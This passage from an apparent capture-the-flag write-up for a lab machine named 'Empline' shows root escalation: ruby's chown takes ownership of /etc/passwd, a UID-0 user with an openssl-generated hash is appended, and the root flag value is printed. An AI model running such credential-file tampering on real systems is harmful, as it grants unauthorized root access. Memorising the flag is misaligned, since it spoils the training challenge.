
Okay, Let’s change the ownership of /etc/passwd and add our new user as root user:
First, create the password for user elicopter:
┌──(agonen㉿kali)-[~/thm/Empline]
└─$ openssl passwd elicopter
$1$KbXkpjCo$thsHS0bnNKm23iWmS1F/..

So this will be the new line, based on the line of root user:
elicopter:$1$KbXkpjCo$thsHS0bnNKm23iWmS1F/..:0:0:elicopter:/root:/bin/bash
And now, change the ownership, and add the new user:
ruby -e 'File.chown(1002,1002,"/etc/passwd")'
chmod +w /etc/passwd
echo -e 'elicopter:$1$KbXkpjCo$thsHS0bnNKm23iWmS1F/..:0:0:elicopter:/root:/bin/bash' >> /etc/passwd
and lastly, just su to elicopter with the password elicopter:
and grab the root flag:
root@empline:~# cat /root/root.txt
74fea7cd0556e9c6f22e6f54bc68f5d5